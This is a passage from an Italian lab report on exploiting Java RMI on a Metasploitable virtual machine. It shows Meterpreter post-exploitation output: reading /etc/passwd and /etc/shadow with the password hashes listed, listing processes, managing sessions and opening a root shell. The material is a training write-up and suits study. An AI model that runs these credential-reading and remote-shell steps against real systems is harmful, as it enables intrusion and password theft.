distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

figura 17: cat /etc/passwd

cat /etc/shadow: Visualizza il contenuto del file /etc/shadow, che contiene informazioni critiche sugli utenti, come le password criptate.

Il file /etc/shadow contiene gli hash delle password e altre informazioni importanti sulla gestione delle stesse. Ogni riga fornisce dettagli specifici per ogni utente.

Ecco una spiegazione dei campi:

**msfadmin:\$1\$XN10Zj2c\$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::**

**msfadmin:** è il nome dell'utente.

**\$1\$XN10Zj2c\$Rt/zzCW3mLtUWA.ihZjA5/:** è l'hash della password

**\$1\$** indica l'algoritmo di hashing utilizzato, in questo caso MD5.

**XN10Zj2c** è il salt, una stringa casuale aggiunta per migliorare la sicurezza.

**Rt/zzCW3mLtUWA.ihZjA5/:** è l'hash vero e proprio della password.

**14684:** rappresenta l'ultimo cambiamento ovvero il numero di giorni dall'1 gennaio 1970 (data di riferimento chiamata Epoch Unix). Questo indica che la password è stata cambiata il 13 aprile 2010, calcolando 14684 giorni dalla data di riferimento.

L'ultima parte dell'hash, **0:99999:7:::**, contiene le impostazioni per la gestione delle password dell'utente. I campi **min:max:warn:inactive:expire:riservato:** sono cruciali per garantire la sicurezza delle password.

```
meterpreter > cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDUp50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```

figura 18: cat /etc/shadow

## Gestione di sessioni e processi

ps: Elenca i processi attivi.

Il comando ps di Meterpreter mostra tutti i processi in esecuzione sul sistema. Ogni processo è identificato da vari campi che forniscono informazioni importanti. Analizzando campi come PID, Name, User e Path, possiamo individuare processi sospetti. Analizzando queste informazioni è possibile individuare eventuali processi sospetti, come quelli con nomi inusuali, eseguiti da percorsi non comuni o avviati da utenti non autorizzati. Questi processi potrebbero indicare attività malevole.

L'analisi di questi campi consente di identificare processi sospetti e pianificare misure di mitigazione per garantire la sicurezza del sistema.

Tenere sotto controllo i processi in esecuzione è fondamentale per mantenere la sicurezza e l'integrità del sistema.

```
meterpreter > ps
Process List
PID      Name
1        /sbin/init
2        [kthreadd]
3        [migration/0]
4        [ksoftirqd/0]
5        [watchdog/0]
6        [events/0]
7        [khelper]
41       [kblockd/0]
44       [kacpid]
45       [kacpi_notify]
92       [kseriod]
131      [pdflush]
132      [pdflush]
133      [kswapd0]
175      [aio/0]
1131     [ksnapd]
1333     [ata/0]
1340     [ata_aux]
1351     [ksuspend_usbd]
1358     [khubb]
2069     [scsi_eh_0]
2158     [scsi_eh_1]
2160     [scsi_eh_2]
2278     [kjournald]
2434     /sbin/udevd
2667     [kpsmoused]
3597     [kjournald]
3727     /sbin/portmap
3743     /sbin/rpc.statd
3749     [rpciod/0]
3764     /usr/sbin/rpc.idmapd
3991     /sbin/getty
3993     /sbin/getty
3999     /sbin/getty
4003     /sbin/getty
4005     /sbin/getty
4040     /sbin/syslogd
4075     /bin/dd
4077     /sbin/klogd
4100     /usr/sbin/named
4122     /usr/sbin/sshd
4198     /bin/sh
```

figura 19: ps

background: Manda una sessione in background.

Mettere una sessione di Meterpreter in background consente di tornare alla console principale di Metasploit, da cui si possono avviare nuovi exploit o gestire altre sessioni. Per visualizzare tutte le sessioni attive, usiamo il comando `sessions -l`. Per tornare a una sessione specifica, utilizziamo `sessions -i 1` (o il numero della sessione che desideri), mentre `sessions -k 1` serve a chiudere una sessione specifica.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	java/linux root @ metasploitable	192.168.11.111:4444 → 192.168.11.112:54019 (192.168.11.112)

```
msf6 exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.11.112 - Meterpreter session 1 closed.
```

figura 20: background


## Raccolta di informazioni e controllo remoto

shell: Accede a una shell di sistema.

Il comando shell di Meterpreter permette di avere accesso completo alla macchina bersaglio come se fossi nel terminale. Una volta aperta la shell, ho testato i seguenti comandi:

whoami: restituisce il nome dell'utente attualmente connesso. In questo caso: root, indicando che stiamo operando con privilegi di amministratore.

pwd: mostra il percorso della directory attuale, che in questo caso è / (directory radice).



```
meterpreter > shell
Process 1 created.
Channel 1 created.

whoami
root
pwd
/
```

figura 21: shell

Dopo aver esplorato e sperimentato vari comandi con Meterpreter, e raccolto tutte le informazioni necessarie. Chiudiamo la sessione con il comando **exit** per tornare al terminale di Kali, completando così l'operazione.

## Strumenti Utilizzati

Per la realizzazione di questo report, sono stati utilizzati diversi strumenti fondamentali, ciascuno con un ruolo specifico nel processo di analisi e sfruttamento della vulnerabilità.

**Nmap:** Questo potente strumento di scansione di rete è stato impiegato per identificare i servizi attivi sulla macchina vittima. In particolare, è stato utilizzato per confermare la presenza del servizio Java RMI sulla porta 1099, evidenziando dettagli utili come la versione del servizio in esecuzione. Nmap rappresenta una risorsa indispensabile per comprendere la superficie di attacco di un sistema, fornendo informazioni critiche sulla struttura e configurazione della rete.

**Metasploit:** Una volta identificata la vulnerabilità con Nmap, Metasploit è stato utilizzato per eseguire l'exploit. Questo framework, considerato uno standard nell'ambito della sicurezza informatica, permette di automatizzare molte fasi di un attacco, semplificando la configurazione dei parametri necessari e garantendo una maggiore probabilità di successo. Grazie alla sua ampia libreria di moduli exploit e payload, Metasploit consente di simulare attacchi reali in un ambiente controllato.

**Meterpreter:** Una volta stabilita una connessione remota tramite l'exploit, Meterpreter ha svolto un ruolo chiave nella raccolta di informazioni e nella gestione del sistema compromesso. Questo payload avanzato permette di accedere al file system, analizzare la configurazione di rete, monitorare i processi attivi e molto altro, il tutto mantenendo un basso profilo per eludere eventuali sistemi di sicurezza. La sua flessibilità e le sue funzionalità avanzate lo rendono uno strumento essenziale per un'analisi approfondita di sistemi compromessi. Combinando questi strumenti, è stato possibile condurre un'indagine dettagliata ed efficace, dimostrando come vulnerabilità apparentemente semplici possano essere sfruttate per ottenere un controllo completo su un sistema remoto.



## Conclusioni

In questo report abbiamo visto come sfruttare una falla nel servizio Java RMI. Abbiamo seguito un percorso che includeva la configurazione degli indirizzi IP statici, la scansione della rete, l'esecuzione dell'exploit e la raccolta di informazioni dalla macchina vittima. Java RMI è utile per le applicazioni distribuite, ma può comportare rischi se non configurato correttamente. Questo exploit ci fa capire quanto siano fondamentali buone misure di sicurezza per tenere lontani gli attacchi. Durante l'attività, abbiamo preso dati preziosi come la configurazione della rete e la tabella di routing della vittima, che sono cruciali per migliorare la sicurezza complessiva